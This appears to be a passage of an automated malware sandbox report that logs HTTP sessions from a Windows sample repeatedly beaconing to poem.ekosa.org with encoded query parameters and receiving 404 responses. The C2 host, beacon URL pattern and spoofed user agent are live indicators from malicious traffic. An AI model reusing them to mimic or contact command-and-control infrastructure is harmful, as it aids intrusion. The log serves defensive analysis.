103	192.168.2.4	49881	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:56.700265884 CET	5089	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:56.958790064 CET	5089	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:56 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
104	192.168.2.4	49882	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:57.228408098 CET	5090	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:57.488831043 CET	5091	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:57 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
105	192.168.2.4	49883	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:57.871535063 CET	5092	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:58.131800890 CET	5092	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:57 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
106	192.168.2.4	49884	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:58.467463970 CET	5093	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:58.729218960 CET	5093	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:58 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
107	192.168.2.4	49885	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:59.168667078 CET	5094	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:59.432661057 CET	5095	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:58 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
108	192.168.2.4	49886	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:56:00.321032047 CET	5095	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:56:00.581624031 CET	5096	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:56:00 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
109	192.168.2.4	49887	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:56:00.842541933 CET	5097	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:56:01.100214005 CET	5097	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:56:00 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49772	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:02.931457043 CET	252	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:03.193223953 CET	253	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:02 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
110	192.168.2.4	49888	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:56:01.374209881 CET	5098	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:56:01.637274981 CET	5098	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:56:01 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
111	192.168.2.4	49889	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:56:02.032150984 CET	5099	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:56:02.300961018 CET	5100	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:56:01 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
112	192.168.2.4	49890	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:56:02.600404024 CET	5100	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
113	192.168.2.4	49891	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
114	192.168.2.4	49892	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
115	192.168.2.4	49893	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
116	192.168.2.4	49894	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
117	192.168.2.4	49895	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
118	192.168.2.4	49896	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
119	192.168.2.4	49897	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.4	49774	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

